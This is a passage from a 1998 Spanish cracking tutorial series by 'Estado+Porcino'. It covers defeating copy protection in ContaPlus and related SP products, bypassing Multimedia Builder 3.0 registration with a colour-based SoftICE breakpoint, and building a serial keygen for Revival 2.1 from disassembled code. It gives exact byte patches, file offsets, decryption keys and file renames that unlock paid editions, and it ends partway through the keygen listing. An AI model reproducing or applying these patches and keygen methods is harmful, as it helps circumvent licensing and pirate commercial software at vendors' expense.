Con esto quedan fulminados los accesos a disco.
Si seguimos adelante nos pide un número de serie que se puede obviar si parcheamos en

```
:1001525E FF75B8                  push [ebp-48]
:10015261 FF75B4                  push [ebp-4C]
:10015264 FF550C                  call [ebp+0C]; eax=0 si todo va bien.
:10015267 E923010000              jmp 1001538F
```

por

```
:1001525E 33C0                    xor eax, eax
:10015260 33C0                    xor eax, eax
:10015262 33C0                    xor eax, eax
:10015264 33C0                    xor eax, eax
:10015266 90                      nop
:10015267 E923010000              jmp 1001538F
```

Si no parcheamos los push el programa casca.
Resumiendo, buscamos en c.a ff 75 b8 ff 75 b4 ff 55 0C E9 23 01 00 00
y lo encontramos en 0x1465E, cambiándolo por 33 c0 33 c0 33 c0 33 c0 90
Cuando pida el serial podemos introducir cualquier churro numérico p.e: 111-1-696969-11
En el nombre de la empresa y nombre del usuario introducimos más de dos caracteres.

Curiosamente todas estas rutinas GLC de acceso a disco y check del serial, aparecen como una dll normal spptr.dll en el directorio de instalación. Para qué, mu sencillo, para deinstalar y eliminar una licencia del disco llave.
En teoría hay un número límite de instalaciones, cada vez que se instala el programa se elimina una licencia del disco llave y cada vez que se desistala se añade una.

¿ÉXITO?
Si seguimos todos los pasos, la instalación finaliza correctamente .
Ávidos lanzamos el programa y crash."Aplicación instalada incorrectamente".
¿En qué nos hemos equivocado?. Pensad un poco.

SOLUCIONES VIABLES

Seguro que habéis llegado a la misma conclusión que yo.
Las rutinas de manejo de disco que hemos inutilizado, dejaban algun flag en algún sitio que indicara que el programa estaba bien instalado.
Así pues hay quedan dos opciones:

1 Saltar la comprobación en el programa principal.
2 Activar ese flag.

HORROR Y ESPANTO

Seleccionando la opción 1 nos encontramos en un avispero.
El progrma principal está hecho en CLIPPER.
Qué horror, aún se siguen usando esas herramientas del demonio.
Si queréis pasarlo realmente mál intendad, trazar un programa en clipper.
El control se realiza por bucles de salto del tipo call[ax+4] que conducen a otros bucles de salto call [ebx+6], hasta el inifito.
Todo está dirigido por tabla y en código de 16bits.
Osea nada de usar la potencia de los registros de 32 bits.
Una montaña de mierda, como podreis observar.
Nada recomendabe ni saludable.
Optamos por la opción 2. Para eso llamamos a nuestro amigo y le pedimos que nos comprima el CONTAPLUS (bien instalado) en disquetes para compararlo con el que tenemos. Busque las diferencias.

EL MISTERIO INSONDABLE

Si descomprimimos el CONTAPLUS bien instalado en nuestro disco duro nos llevamos una desagradable sorpresa. "Aplicación mal instalada".
Joder, que coño pasa, pero si lo hemos copiado de uno que estaba bien instalado.
A ver, a lo mejor accede al registro del sistema buscando algo raro.
Lanzamos el regmon y vemos que la aplicación accede pero busca cosas nada importantes.
Podréis pensar, bueno quizás busque un fichero extraño que no hayamos copiado.
Lanzamos en filemon y sólo accede al win.ini fuera de su directorio.
Miramos el win.ini y no vemos nada sospechoso.

¿To esto está mu bien, pero que coño mira para saber que no está bien instalado?

Este es el misterio insondable que me ha tenido la noche en velo y que me ha hecho disfrutar como un enano cabezón. Pero hay más, si copiamos el directorio de instalación en el disco duro donde se instaló originalmnte, el programa deja de funcionar.
Quedan eliminados los flags en el registro del sistema y el acceso a ficheros raros, como ya suponíamos. Y el colmo, si copiamos y pegamos el ejecutable en el directorio de instalación del disco duro original de instalación el jodio programa funciona con el ejecutable original, pero no con la copia. ¿es mágia?
¿hay una explicación razonable o estamos ante un expediente X ?

Pensad el problema antes de mirad la solución, es apasionante.
Centraos en lo extraño que es que funcione con el ejecutable original y no con la copia, cuando son los mismos ficheros.

EL EXPEDIENTE X DESVIRGADO

Lo más curioso de todo es que el programa funciona con el ejecutable original, pero no con la copia.
En principio, esto no tiene sentido, a menos, claro está que exista una diferencia entre el original y el copiado.
Exactamente, la fecha de creación.
Para comprobarlo retrasé el reloj del windoze hasta la fecha hora y minuto en el que se había construido el ejecutable original.

En ese preciso momento realizé una copia del origial y BINGO, la copia del ejecutable funcionaba.
Ya hemos encontrado el flag, pero hace falta saber donde se guarda.
En el registro del sistema no, porque no realiza ninguna operación extraña.
Puede guardarlo en algún campo de la base de datos , osea en los fichero dbf. Para eliminar esta opción copie todos los ficheros
(excepto el ejecutable) de nuestro CUENTAPLUS al directorio original, y seguia funcionando.
En conclusión, el flag está dentro del propio ejecutable.
Para comprobarlo, comparé el ejecutable original y el nuestro y he aquí las diferencias :

```
FileSize:   2FA780h
DD     2F2726h
DB         C7h
DB         7Fh
DD     2F2727h
DB         A2h
DB         C1h
DD     2F272Dh
DB         9Dh
DB         3Dh
DD     2F272Eh
DB         54h
DB         79h
```

Cambian 4 posiciones de memoria de un ejecutable a otro.
Así pues una de las rutinas de acceso a disco que hemos

desabilitado introduce en el ejecutable final la fecha de creación.
Para más inri, esta fecha está encriptada y la llave de la desencriptación es BBYYMMAARRCCOOSS.

Estos programadores nuncan aprenderán a ser humildes, los muy jodidos.
Si cazamos las dll de disco que hemos anulado
(copiar y pegar como ya vimos) y desensamblamos, observamos que
se utiliza una bonita función:
DosDateTimeToFileTime function converts MS-DOS date and time
values to a 64-bit file time.

```
BOOL DosDateTimeToFileTime(

    WORD  wFatDate,     // 16-bit MS-DOS date
    WORD  wFatTime,     // 16-bit MS-DOS time
    LPFILETIME  lpFileTime      // address of buffer for 64-bit file time
   );
```

Ponemos un bpx DosDateTimeToFileTime y lanzamos el contaplus. EUREKA, aparecemos en spptr.dll, un par de f12 más y volvemos a al ejecutable original. No os aburriré indicando como localizar la rutina de comprobación del flag (ya somos mayorcitos), doy directamente el parche:

```
Cambiamos

:10001545 8D542428                lea edx, dword ptr [esp+28]
:10001549 51                      push ecx                   ;BBYYMMAARRCCOOSS
:1000154A 52                      push edx

Por

:10001545 8D542428                lea edx, dword ptr [esp+28]
:10001549 51                      push ecx                   ;BBYYMMAARRCCOOSS
:1000154A 51                      push ecx                   ;BBYYMMAARRCCOOSS
```

Buscamos en spptr.dll 8d 54 24 28 51 52 lo encontramos en 0x154A y lo cambiamos por 51 Listo y a disfrutar.
Ya es hora de volver con la gorda y el peluo para tomar una cerveza.

JUGUETEANDO

***Existe una forma alternativa de corregir el problema de aplicación mal instalada. Si cogemos un dbf cualquiera del directorio /emp y lo copiamos con el nombre menumode.dbf , entramos en la aplicación pero en versión demostrativa, sin copias de seguridad y sin algunas opciones más.**

*** Para convertir las copias de seguridad a la versión profesional, cambiad el nombre del fichero /emp/versione.dbf por /emp/versionp.dbf y /emp/menuwine.dbf /emp/menuwin.dbf .**
Esto provoca un pequeño error al mirar el "Acerca de" en el CONTAPLUS, pero no tiene mayor importancia.
Sospecho que con una poyada de estas más podemos pasar del CONTAPLUS élite al profesional, pero no he dado con la tecla.

*** Podemos copiar impunemente el directorio del CUENTAPLUS de un disco duro a otro sin necesidad de reinstalar.**

*** Este mismo proceso es aplicable al NOMINAPLUS y FACTURAPLUS y el resto del paquete y muy probablemente al resto de productos de la empresa SP. El TVPPLUS está cascado (por lo menos en el cd) por lo que no se ha podido probar y el PersonalPlus no necesita retoques. PAra el resto de componenetes del paquete, simplemente se parchea el instalar.exe, y se copia el c.a del CONTAPLUS y se comienza la instalación. Una vez instalado, se copia el spptr.dll del contaplus en el directorio apropiado para cada producto (NOMINAPLUS: /exe) (FACTURAPLUS: /exe)**

*** Para pasar una version demostrativa (o educativa) a versión élite, basta con aplicar el parche al spprt.dll y borrar el fichro /emp/menumode.dbf**

PD PARA EL PROGRAMADOR

Querido Marco:

Has construido una buena protección.
He estado tentado de guardarme el crack por respeto.
Pero lo que me decidió fue la decepción de ver como usabas Clipper y tu forma relajada de acceder al disco mediante deviceiocontrol.
La próxima vez esmérate un poco más, aunque he de reconocer que he disfrutado con tu protección en grande.

Notas para los lectores.

1.- Los mensajes del tipo "Hazme el crack para ....", "Dime como se crackea....", "Dime donde puedo encontrar..." son automáticamente ignorados. El objetivo de estos artículos es enseñar a crackear no enseñar a ser unos llorones ineptos que sólo saben mendigar.

2.- Sólo responderé a preguntas teóricas sobre cracks, indicando algunas pistas que faciliten la labor.

3.- Narices, escribid artículos sobre los programas que crackeeis.
De nada sirve lo que aprendéis si no lo repartís, se os pudre en el cabeza, palabra.

4.- Lamento no haber contestado a ciertos mails interesantes. Desde aquí mis excusas.

5.- Si os ha servido para algo mis artículos, no seáis vagos y mandad un mail indicándomelo.

Estado+Porcino

Esperamos vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com

Recordad bebed de la fuente, buscad a +ORC en la red.

COMO CRAKEAR POR ESTADO+PORCINO

CAPÍTULO V. COLOR CRACK

-Como Crackear Multimedia Builder 3.0-

Noviembre 1998

Indice

INTRODUCCIÓN

UN PRIMER VISTAZO

PRIMER OSTIAZO

ZEN CRACK

CRACK EN COLORES

CONCLUSIÓN

INTRODUCCIÓN

Victima: Multimedia Builder 3.0
Site: www.mediachance.com
Herramienta: Nuestro amado Sice y Zen crack.

Hoy es un día de Heineiken,Café de de Kenya,Moskovkaya,Guiness,Mahon y mujeres.

Bueno, ya estamos de vuelta con un nuevo truco bajo el brazo: "Crack en Color" que lo aplicaremos a nuestro conejillo de indias, el excelente Multimedia Builder. Un programa para crear aplicacniones que incluyen sonido, imagen,video. Se programa al estilovisual de VB . No os perdais el reproductor de CD que viene con el ejemplo.

UN PRIMER VISTAZO

Realmente este programador se lo ha currado. Ha cerrado la mayoría de las puertas de entrada a los crackers, por tanto hay que abrir otras como el "Crack en Color". Veamos alguno de sus ingenios del autor:

- Existe un número de serie que se introduce desde "Help\About\Register"

- Cuando introducimos un número de serie falso no aparece ninguna ventana de error.
Por lo que queda descartado el clásico "bpx messageboxexa".

- Las cadenas de caracteres importantes las tiene encriptadas, por lo que no podemos buscarlas con el "Search and Replace", lo que impide un crack en 5 minutos.

PRIMER OSTIAZO

Desechados los ataques típicos, vamos a entrar por la puerta clásica siguiendo la pista del Serial falso.

Metemos un número basura "12121212", Saltamos al sice y ponemos 's 30:00 l ffffffff "12121212"'
En cada ocurrecia XX:xx aplicamos 'bpr XX:xx XX:xx+8 rw'. Una vez acabado damos al botón de OK y BOOM, aparecemos en el sice. Unos F12 llegamos a la rutina "GetwindowTextA".
Dejamos esta línea de trabajo porque es muy aburrida.

Al final conseguimos aislar una rutina en que devuelve 0 si estamos registrados y 1 en otro caso.Podemos falsearla para registrarnos. Y de hecho lo "conseguimos". Nuestro nombre aparece en la ventana de registro. Pero hay una sorpresita. Si ejecutamos Project/Run aparece "unregistered...". ¿Cómo es posible?

¡Pero SI estamos registrados!. La cosa es aún peor, si nos peleamos con el registro y generamos un número de serie válido las cosas no mejorar. ¿Que está pasando aquí?

ZEN CRACK

Si hemos pasado el algoritmo de registro satisfactoriamente, ¿porqué seguimos sin estar registrados?.
Razonemos, la única forma de no estar registrados es que no pasemos alguna verificación. Sabemos que hemos pasado una, luego debe de haber otra verifiación en otra parte del código.

Este programador ha pensado un poco. HA SEPARADO LAS COMPROBACIONES del serial.
Y lo que es todavía más interesante, en cada comprobación analiza cosas diferentes. Así, si se pasa completamente una comprobación no se garantiza que se pase el resto.

Sabemos ya que por lo menos hay dos comprobaciones (una que pasamos y otra no).
Debe existir un nexo de unión entre las comprobaciones: Una variable que guarde el serial que hemos introducido. Pero aquín las variantes son múltiples :la primera comprobación puede encriptar el serial para la segunda, modificar un flag para que siempre resulte falsa la segunda comprobación...

La pregunta que se plantea es ¿Cómo localizo la segunda comprobación?.
La única pista es el horrible letrero amarillo ".. unregistered ..". Se podrían analizar todas las variables que modifica el primer algoritmo , pero eso es demasiado costoso. Debemos buscar otra forma.
La única forma de saber que no hemos pasado las comprobaciones es el letrero amarillo. Es por ahí por donde debemos atacar.

El mensaje está encriptado ,luego desechamos esa vía.
El letrero parece un Label al estilo de de JAVA o Delphi, por lo que no tiene entidad propia como una ventana.
¿Por donde atacamos?

CRACK EN COLORES

Centremonos, ¿qué es lo que má llama la atención del letrero? , su color amarillo.
Este color debe de asignarse de alguna forma. Además el amarillo parece que es el color de fondo del letreo. Si desensamblamos a nuestro objetivo vemos que utiliza la función setbkcolor.
Así pues debemos localizar algo parecido a "setbkcolor(Amarillo)".Pero como se expresa exactamente el color amarillo.

Normalmente los colores se forman a partir de la combinación de los llamados "colores básicos" .
Lo normal es usar como colores básicos RGB="Rojo Verde y Azul." Nuestro problema es como expresar el amarillo del letrero en función de RGB. Por suerte nuestro amarillo es una simple combinación. Podemos utilizar la paleta de colores de cualquier programa para comprobarlo. En mi caso he usado el Visual Café 2.5 (crackeado por supuesto).
Introduciendo Rojo=255,Verde=255,Azul=0 obtenemos el mismo amarillo que el del letrero.

Si el color hubiera sido más complejo,capturamos la pantalla con el letrero y la importamos a un editor gráfico como el Photoshop.Seleccionamos un pixel del color amarillo del letreo y vemos sus componentes en términos de Rojo, Verde y Azul.
Es posible que exita un program que realize esta función más sencilla. Si lo encontris, por favor notificádmelo.

Asi pues debemos de localizar algo asi como "setbkcolor(255 255 0)". Necesitamos conocer si existen más parámetros para el setbkcolor. Mirando el API tenemos:

```
COLORREF SetBkColor(HDC hdc,    // handle of device context
                    COLORREF crColor    // background color value
                    );
The COLORREF value is a 32-bit value used to specify an RGB color.
```

```
When specifying an explicit RGB color, the COLORREF value has the following hexadecimal form:
0x00bbggrr
```

Nuestro color es un entero y se pasa como segundo parámetro. Dado que los número se almacenan al revés debemos buscar SetBkColor(hdc,0000ffff). Desempolvemos los manuales del Sice, por lo que nos queda

bpx setbkcolor if (*(esp+8)==ffff0000)

Expliquemos un poco el churro que ha aparecido. bpx setbkcolor indica que se pare cuando se ejecute la rutina setbkcolor Se para cuando (*(esp+8)==00ffff), es decir, cuando el contenido del registro EIP+8 sea 00ffff. Recordemos que los parámteros a las funciones se pasan a través de la pila (ESP=registro stack pointer):

Concretamente es ESP+8 porque en se apilan dos palabra de 4 bytes cada uno.

```
Antes de la llamada ESP=000
        Llamada             ESP=Dirección de retorno. (palabra de 4 bytes)
                            ESP+4=parámetro HDC.(palabra de 4 bytes)
                            ESP+8=segundo parámetro
```

Aplicando nuestro bpx y pulsando "Proyect/Run" BOOM, aparecemos en el sice, para ver si estamos realmente ante el setbkcolor correcto, cambiemos el color "d esp+8" Y pasamos de "FFFF00" a "FFFFFF" .
Obtenemos un bonito color blanco de fondo. Luego hemos pillado la llamada correcta. Un par de f12 después obsevamos

:460a15 cmp [ESI+378],43CA

Si los valores no son iguales vemos el mensaje de error. Por tanto es este el flag que controla todo. Ya sólo basta ver quien lo inicializa. Pero este es un trabajo conocido por todos que lo dejo como ejercicio.

Fijaos como no se utiliza un clásico flag 1,0 sino un valor difícil 0x43CA. Un nuevo síntoma de que el autor ha leido sobre cracks.

CONCLUSIÓN

Hemos aprendido una nueva técnica: "Color Crack". Es recomendable que se aplique cuando el mensaje de "unregistered "no sea una ventana sino una cadena dentro de una ventana.
Debemos averiguar el color que se aplica al mensaje y colocar en el Sice:

bpx nombreRutina if (*(esp+8)==00BBGGRR)

Recordad que los valores de Blue(azul),Green (Verde) , Red (rojo) están hexa.

Cuando apararezcamos en el Sice cambiar el color para ver si estamos en la ventana correcta. En tal caso buscar un salto que evite el mesaje.

Este técnica siempre es aplicable, pero se recomienda que se utulize cuando existan pocos colores en la ventana y el mensaje esté resaltado del resto (cosa bastante habitual).

Una posible generalización de está técina es aplicable al color del tipo de letra (foregroundcolor), el tipo de fuente, (setFont), el aspecto (cursiva ...). Recordad de echar mano de una buena ayuda Api para win32.

No olvidemos el esquema de protección tan original de SEPARACIÓN DE COMPROBACIONES que ha implementado el autor. Realmente interesante, si señor.

Notas para los lectores.

1.- Los mensajes del tipo "Hazme el crack para ....", "Dime como de crackea....", "Dime donde puedo encontrar..." son automáticamente ignorados. El objetivo de estos artículos es enseñar a crackear no enseñar a ser unos llorones ineptos que sólo saben mendigar.

2.- Sólo responderé a preguntas teóricas sobre cracks, indicando algunas pistas que faciliten la labor.

3.- Narices, escribid artículos sobre los programas que crackeeis.
De nada sirve lo que aprendéis si no lo repartís, se os pudre en el cabeza, palabra.

4.- Lamento no haber contestado a ciertos mails interesantes. Desde aquí mis excusas.

5.- Si os ha servido para algo mis artículos, no seáis vagos y mandad un mail indicándomelo.

Mr.PinK & WKT (WHISKEY KON TEKILA)

Esperamos vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com
En breve analizaremos tipos de protecciones mucho más interesantes.

Recordad bebed de la fuente, buscad a +ORC en la red.

COMO CRAKEAR POR ESTADO+PORCINO

CAPÍTULO IV. Haciendo de Cerrajeros

-Generadores de Llaves (KeyGen)-

Revival 2.1

Mayo 1998

Indice

INTRODUCCIÓN

Generadores de Llaves

¿Es posible crear un Generador de Llaves?

¿Pos mu bien, pero que necesito pa hacer un Generador de Llaves?

¿Merece la pena hacer un Generador?

Generador de Llaves para REVIVAL 2.1:

Notas para los lectores

INTRODUCCIÓN

¡Saludos Familia!

Aprovechando las vacas estivales me he decidido por escribir un bonito Generador de Llaves (en inglés KeyGen) para un útil programa de reparación de discos duros y disquetes. Como siempre un poco de Teoría para que podamos entendernos.

Generadores de Llaves.

La primera pregunta que responder es ¿qué carajo es un Generador de Llaves? Suponed por un instante que sois unos de esos programadores perezosos y cegados por el dinero que ha construido un programa protegido con un número de serie. Si alguien desea registrarse debemos pagar una cifra de dinero (pequeña o no) que hará engrosar nuestra cuenta. A cambio debemos de enviarle un número de serie que desbloquee el programa. ¿Hasta ahora todo correcto, verdad?. ¿Pero como demonios se genera un número de serie diferente para cada usuario? . La respuesta es: con un Generador de Llaves.

Existen dos tipos de Generadores de Llaves:

A- Dependientes de los datos del cliente.
B- Independientes de los datos del cliente.

El tipo A es el más extendido, el número de serie se genera a partir del nombre del cliente y el de su dirección de correo (por ejemplo). Así dos usuarios tendrán números de serie diferentes, por que en principio sus datos personales son diferentes.

El tipo B está un poco en desuso, pero se siguen viendo por que son fáciles de programar (recordad que los programadores son por naturaleza vagos y sin imaginación).
El mismo número de serie es válido para cualquier cliente. En estos casos, el programador da un número diferente a los clientes pardillos que compran su producto y reza para que no se lo den a nadie.

¿Es posible crear un Generador de Llaves?

El programa Generador de Llaves está normalmente en el ordenata del programador, entonces, ¿cómo demonios puede un cracker construir un Generador ?. La respuesta es sencilla pero difícil (en general) de realizar.
El programa debe verificar que el número de serie que introducimos es válido y ésto sólo puede hacerlo verificando ciertas propiedades que debe cumplir el número de serie y que fueron establecidas por el Generador.
¿Un poco lioso verdad?, dicho de otra forma, el Generador es un codificador de números de serie y en el programa sólo existe un decodificador que descifra el número de serie introducido.

Vemos un sencillo ejemplo, suponed que nuestro Generador es el siguiente:

NúmeroSerie=(89934*4)*(nombre(5))

Donde nombre(5) es la quinta letra del nombre del usuario. EL número 89934 es el llamado número mágico, un número que es de agrado del programador (quizás el número de veces que le ha su jefe le ha jodido) y que realmente es el corazón del Generador

En el programa, para ver que el número de serie es correcto se debe de verificar: (NúmeroSerie/(4 /nombre(5)) = 89934

Como podéis apreciar, lo que hay en el programa es la inversa del Generador, por tanto si invertimos la inversa podemos obtener el Generador de Partida.

No os engañéis, este es un Generador sencillo, lo normal es que esté ultra enrevesao , lleno de números mágicos y operaciones aritméticas exóticas.

Normalmente, las rutinas de verificación realizan ciertas comprobaciones sobre la password de entrada. Generalmente pasan a mayúsculas y buscan ciertos caracteres en ciertas posiciones. En caso de no encontrarlos la password no es válida. Esto da pie a un truco mu útil pa localizar di una forma directa la rutina. Pero esto lo veremos más adelante.

¿Pos mu bien, pero que necesito pa hacer un Generador de Llaves?

1.- Lo primero es aislar el código del programa que verifica el número de serie.
Además del código que las funciones que son llamadas desde la rutina de verificación (pa Saber que narices hacen). Normalmente las rutinas de verificación hacen uso de pequeñas rutinas: convertir a mayúsculas,convertir letras en números...

2.- Un conocimiento exhaustivo, repito, exhaustivo del la rutina de verificación.
Debemos saber TODO lo que hace y porqué lo hace. Recordad que tenemos que invertir su funcionamineto y esto no lo podemos hacer si no sabemos como funciona. Este es el punto más delicado y el que consume más tiempo. Dependiendo de las paranoias del programador podéis tardar horas o semanas. Se necesitan conocimientos de ensamblador y de operaciones aritméticas binarias

3.- Invertir el funcionamineto del Generador y crear con un compilador, por ejemplo de C nuestro propio Generador.

¿Merece la pena hacer un Generador?

La respuesta es depende. Hacer un Generador no es nada sencillo, consume mucho tiempo y habilidades. Es mucho más fácil parchear la rutina de verificación para que acepte cualquier cosa.

Pero las ventajas de crear un Generador son muy importantes, primera y ante todo es que realmente se está cumpliendo con la filosofía crack (ingeniería inversa) al comprender y transformar el programa para que adapte a nuestras necesidades.

Segúnda ventaja son los conocimientos que se captan sobre todo a nivel ensamblador y de operaciones aritméricas con bits.

Tercera y no más importante la satisfacción del trabajo artesano, bien hecho. Esa satisfacción que nos hace seguir adelante.

La cuarta ventaja tiene que ver con la historia del Software. Puedes "coleccionar" las protecciones de tu programa favorito y ver la evolución de su software.

Y como quinta un fin práctico, al final del proceso se obtiene un número de serie válido, lo que te convierte en un usuario "legal" y problamente no tengas que crakear la próxima versión.

Generador de Llaves para REVIVAL 2.1

Objetivo: REVIVAL 2.1

Nombre: revive21.zip
Tamaño: 874.644 bytes
Versión: 2.1
Site: http://uc2.unicall.be/revival/
Herramientas: SoftIce,W32dasm o IDA 3.75 y un compilador de C.
Dificultad: No mu difícil.
Tiempo: 5 horas.

Este es un interesante programa que te permite recuperar ficheros borrados de discos duros y disquetes que soporta FAT32 y NTFS. Tiene una típica ventana de registro a partir de la cual podemos acceder directamente a la rutina de verificación de la pass. Esta rutina es extremadamente sencilla e independiente de los datos del usuario, por eso ha sido la elegida como demostración.

Aconsejo desensamblar con el IDA PRO 3.75(una pequeña maravilla de desensamblador). Se puede hacer con el W32dasm pero el IDA nos da más información y nos ahorra trabajo. Por ejemplo descubre de forma automática rutinas (_touper, isdigit...) que no son reconocidas como tales por el W32dasm.

Bien, manos a la obra, desensamblemos con el IDA.

¿Ya está?
Bien, ahora sólo hay que localizar la rutina de verificación. Empleemos un viejo truco: el 80% de las rutinas de verificación intentan localizar el carácter '-' (2D en hexa) o el carácter '+' (2B en hexa).
No me preguntéis por qué, pero lo hacen. Sólo hace falta buscar un 2Dh o un 2Bh y con un poco de suerte aterrizaremos en plena rutina de verificación. Debemos buscar una comprobación con 2Dh o bien 2Bh, pero como las comprobaciones pueden ser de muchos tipos , sólo buscaremos la parte final de la comprobación.

Resumiendo, buscaremos ", 2Dh" y ", 2Bh". En caso de existir demasiadas ocurrencias, mejor decantarse por otro método de ataque. Al final es el olfato de cracker el que te indica si estás en la ocurrencia correcta o no.
En este caso hay 20 ocurrencias de "2D" y 18 de "2B". UFF, quizás demasiadas (de hecho es la primera ocurrencia de "2D" la correcta), así que probemos un método más directo con el Softice.

Metemos como nombre ESTADO, como campañía PORCINO y como número de serie estúpido por ejemplo 1212121212. CTRL+D y le damos al botón de OK y aparece una ventana de error.

Esta ventana se parece a un messageboxexa (por su simplicidad y por el icono en forma de exclamación y por el único botón que aparece).
Si repetimos el mismo proceso pero poniendo en el softice bpx messsageboxexa y pulsamos el botón de OK ...
Bingo, aparecemos en la rutina de messageboxexa. Sólo hay que seguir la secuencia de llamadas hacia atrás buscando un salto que evite llamar a la ventana de mensaje de error. La secuencia de pasos es:

*** Paramos en bpx messageboxexa**
*** Pulsamos F12 para llegar a la rutina padre que llamó a messageboxexa.**
*** Aparecemos en :4313CA pero por se ve ningún salto que evite la llamada a messageboxexa.**
*** Pulsamos F12 para seguir subiendo hasta la rutina padre.**
*** Aparecemos en :43145D. Pero de nuevo nada interesante.**
*** De nuevo F12 y ....**
*** Aparecemos en :40CAAC8, esta si tiene lo que buscamos, exactamente.**

```
0040AA6C                call    sub_40CD10 ; RUTINA DE VERIFICACIÓN
0040AA71                add     esp, 4
0040AA74                test    eax, eax
0040AA76                jz      short loc_40AABA; SALTA SI ERES UN MAL CRACKER.
0040AA78                mov     dword ptr [esi+5Ch], 1
0040AA7F                mov     eax, [esi+64h]
0040AA82                push    eax
0040AA83                push    offset aName;NOMBRE.
0040AA88                call    sub_40AD70
0040AA8D                add     esp, 8
0040AA90                mov     eax, [esi+60h]
0040AA93                push    eax
0040AA94                push    offset aCompany;COMPAÑÍA.
0040AA99                call    sub_40AD70
0040AA9E                add     esp, 8
0040AAA1                mov     eax, [edi]
```

```
0040AAA3                 push    eax
0040AAA4                 push    offset aSerial;NÚMERO DE SERIE.
0040AAA9                 call    sub_40AD70
0040AAAE                 add     esp, 8
0040AAB1                 mov     ecx, esi
0040AAB3                 call    sub_42550E
0040AAB8                 jmp     short loc_40AACF
0040AABA ; ÄÄÄ
```

```
0040CD29                 jnz     loc_40CE7F            ; Salta a flag de error si p(0) no es R.
0040CD2F                 movsx   eax, byte ptr [esi+1] ; eax=p(1)
0040CD33                 push    eax
0040CD34                 call    _toupper              ; Pasamos a mayúsculas p(1).
0040CD39                 add     esp, 4
0040CD3C                 cmp     eax, 56h              ; ¿ES P(1) = V?
0040CD3F                 jnz     loc_40CE7F            ; Salta a flag de error si p(1) no es V.
0040CD45                 cmp     byte ptr [esi+7], 2Dh ; ¿ES P(7) = '-'?
0040CD49                 jnz     loc_40CE7F            ; Salta a flag de error si p(7) no es '-'.
0040CD4F                 push    esi
0040CD50                 call    ds:lstrlenA           ; Calcula el tamaño de la password.
0040CD56                 cmp     eax, 0Fh              ; ¿Es el tamaño 15?
0040CD59                 jnz     loc_40CE7F            ; Salta a flag de error si el tamaño no es
15
0040CD5F                 mov     edi, 2                ; Segundo carácter.
0040CD64
0040CD64 loc_40CD64:                             ; CODE XREF: sub_40CD10+6D_j

                         ;Bucle para comprobar que son números p(2)...p(6)
0040CD64                 movsx   eax, byte ptr [edi+esi]; eax=p(2)
0040CD68                 push    eax
0040CD69                 call    _isdigit               ; ¿es un número p(2)?
0040CD6E                 add     esp, 4
0040CD71                 test    eax, eax
0040CD73                 jz      loc_40CE64             ; Salta con flag de error si p(2) no es
número.
0040CD79                 inc     edi                    ; Apuntamos al siguiente carácter.
0040CD7A                 cmp     edi, 7                 ; ¿Hemos llegado a p(7)?
0040CD7D                 jl      short loc_40CD64       ; Salta si no hemos llegado a p(7).
0040CD7F                 mov     edi, 8                 ; Octavo carácter.

                         ;Bucle para comprobar que son números p(8)...p(14)
0040CD84
0040CD84 loc_40CD84:                             ; CODE XREF: sub_40CD10+8D_j
0040CD84                 movsx   eax, byte ptr [edi+esi];; eax=p(8)
0040CD88                 push    eax
0040CD89                 call    _isdigit        ;¿es un número p(8)?
0040CD8E                 add     esp, 4
0040CD91                 test    eax, eax
0040CD93                 jz      loc_40CE6D      ; Salta con flag de error si p(8) no es número.
0040CD99                 inc     edi             ; Apuntamos al siguiente carácter.
0040CD9A                 cmp     edi, 0Fh        ; ¿Hemos llegado a p(15)?
0040CD9D                 jl      short loc_40CD84; Salta si no hemos llegado a p(15).
0040CD9F                 mov     ax, [esi+2]     ; ax=p(2)p(3)
0040CDA3                 mov     [esp+30h+var_20], ax
0040CDA8                 lea     eax, [esp+30h+var_20]
0040CDAC                 mov     [esp+30h+var_1E], 0
0040CDB1                 push    eax
0040CDB2                 call    _atoi           ;Pasa p(2)p(3) a número.
0040CDB7                 mov     cx, [esi+5]     ;cx=p(5)p(6)
0040CDBB                 add     esp, 4
0040CDBE                 mov     [esp+30h+var_20], cx
0040CDC3                 sub     al, 13h         ; al=p(2)p(3)-19
0040CDC5                 lea     ecx, [esp+30h+var_20]
0040CDC9                 mov     [esp+30h+var_24], al
0040CDCD                 mov     [esp+30h+var_1E], 0
0040CDD2                 push    ecx
0040CDD3                 call    _atoi            ;Pasa p(5)p(6) a número.
0040CDD8                 lea     edx, [esp+34h+var_20];
0040CDDC                 add     esp, 4
0040CDDF                 lea     ebx, [eax-25h]   ;ebx=p(5)p(6)-37
0040CDE2                 lea     ecx, [esi+0Ah]   ;ecx=dirección de p(10)
0040CDE5                 push    edx
0040CDE6                 mov     eax, [ecx]       ;ebx=p(10)p(11)p(12)p(13)
0040CDE8                 mov     [edx], eax
0040CDEA                 mov     cl, [ecx+4]      ;cl=p(14)
0040CDED                 mov     [edx+4], cl
0040CDF0                 mov     [esp+34h+var_1B], 0
```

```
0040CDF5                call    _atoi           ;Pasa p(10)p(11)p(12)p(13)p(14) a número.
0040CDFA                add     esp, 4
0040CDFD                mov     edi, eax
0040CDFF                xor     di, 5468h       ;di=p(10)p(11)p(12)p(13)p(14) XOR 21508
0040CE04                mov     ax, [esi+8]     ;ax=p(8)p(9)
0040CE08                mov     [esp+30h+var_20], ax
0040CE0D                lea     eax, [esp+30h+var_20]
0040CE11                mov     [esp+30h+var_1E], 0
0040CE16                movzx   edi, di
0040CE19                push    eax
0040CE1A                call    _atoi           ;Pasa p(8)p(9) a número.
0040CE1F                mov     byte ptr [esp+34h+var_20], al
0040CE23                add     esp, 4
0040CE26                xor     eax, eax
0040CE28                mov     ecx, 64h
0040CE2D                mov     al, bl            ;al=p(5)p(6)-37
0040CE2F                mov     ebx, 0Ah
0040CE34                lea     eax, [eax+edi+3]; eax'=(p(5)p(6)-37)+(p(10)p(11)p(12)p(13)p(14)
XOR 21508) + 3
0040CE38                cdq
0040CE39                idiv    ecx             ;Divide eax'/100
0040CE3B                mov     cl, dl          ;cl=resto(eax'/100)
0040CE3D                xor     eax, eax
0040CE3F                mov     al, [esp+30h+var_24]
0040CE43                lea     eax, [eax+edi+3]; eax=(p(2)p(3)-19)+(p(10)p(11)p(12)p(13)p(14) XOR
21508) + 3
0040CE47                cdq
0040CE48                idiv    ebx             ;Divide eax/10
0040CE4A                sub     dl, [esi+4]     ;dl=resto(eax/10)-p(4)
0040CE4D                cmp     dl, 0D0h        ;¿Es resto(eax/10) = p(4)?
0040CE50                jnz     short loc_40CE76;Salta a flag de error si resto(eax/10) no es p(4)
0040CE52                cmp     byte ptr [esp+30h+var_20], cl;¿Es resto(eax'/100) = p(8)p(9)?
